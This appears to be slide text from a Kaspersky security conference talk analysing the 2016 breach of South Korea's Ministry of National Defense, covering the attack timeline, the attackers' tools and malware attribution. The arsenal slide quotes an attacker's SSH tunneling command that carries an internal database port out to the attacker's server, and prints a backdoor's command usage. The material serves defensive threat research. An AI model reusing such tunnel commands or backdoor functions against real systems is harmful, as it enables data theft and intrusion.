



Kaspersky®

**SECURITY  
ANALYST  
SUMMIT**

# **ENDLESS GUNFIRE IN SOUTH KOREA**



**Seongsu Park**

Kaspersky Lab

**Donghee Lee**


SK Infosec

# WHO WE ARE

## Seongsu Park

Senior security researcher @ GReAT  
Malware research / Threat Intelligence  
hacked beautiful lady  
father of one sun

I'm sorry he can't  
join the SAS ☹



## Donghee Lee

Incident responder @ SK Infosec  
Malware researcher  
Security developer

# OUR STORY

South Korea  
Threat Landscape



South Korea  
MND Breached




Previous Operation



Emerging Operation



# SOUTH KOREA THREAT LANDSCAPE



# OVERVIEW OF KOREA MND BREACHED



- **When?**

- Published by Korea MND on Dec, 2016
- Attack was on-going from Aug, 2016


- **Confirmed Victim?**

- Lots of division of Korea military

- **Damage?**


- Not sure
- Some confidential data was leaked

# OVERVIEW OF KOREA MND BREACHED





# TIMELINE OF ATTACK



# ARSENAL OF MND BREACHED

```
day Sat Fri Thu Wed Tue Mon Sun Sun Mon Tue Wed Thu Fri Sat Jan Feb Mar Apr May Jun Jul
ug Sep Oct Nov Dec echo y | c:\kings\msupdate.exe -P 80 -pw rootbacchus -N
R 8610:172.17. :1433 bacchus@198.50. H
```

from internal database

to attacker's server

SSH Tunneling  
Custom Tools

Initial Intrusion

Command  
Control

Privilege  
Escalation

Data  
Exfiltration


Packed Mimikatz  
Custom Network Scanner

```
if ( argc < 2 )
{
    printf("+++ TargetIP TargetPort commandType arg1 arg2 arg3\r\n");
    printf("+++ \tSendFile calc.exe /tmp/calc.tmp\r\n");
    printf("+++ \tGetFile /tmp/calc.tmp c:\\temp\\calc.exe \r\n");
    printf("+++ \tScan\r\n");
    printf("+++ \tUpdate\r\n");
    printf("+++ \tRun c:\\windows\\notepad.exe 1.txt system(administrator) \r\n");
    printf("+++ \tRestart \r\n");
    printf("+++ \tServerUpdate \r\n");
    return 0;
}
```





```
v4 = 0x783219;
```



```
50 50 44 5f 52      8..5hnxo BYHPPD_R
1d 1d 1d 1d 1d      E.....
1d 1d 1d 1d 1d      .....
.....HN
```

ter/user name

# ATTRIBUTION OF MALWARE

- File naming


File name	S/W vendor in SK	Function of S/W
hncupdate.exe	Hancom	Word processor
fasoo.exe	Fasoo	DRM S/W
markany.exe	Markany	DRM S/W
v3log.exe	Ahnlab	Anti-virus

- Language of Resource

Number of PE resources by language			
KOREAN	1		
ENGLISH US	1		
PE resources			
f8bed2bce51189bbf68acc3ece4960d079d176cd959274c7555bb7558d9e56ce	data	RT_VERSION	KOREAN
49a60be4b95b6d30da355a0c124af82b35000bce8f24f957d1c09ead47544a1e	ASCII text	RT_MANIFEST	ENGLISH US

# CONNECTION WITH OLD OPERATION


## String de-obfuscation of Type B backdoor




# CONNECTION WITH OLD OPERATION

## Decryption routine of Type A/C backdoor

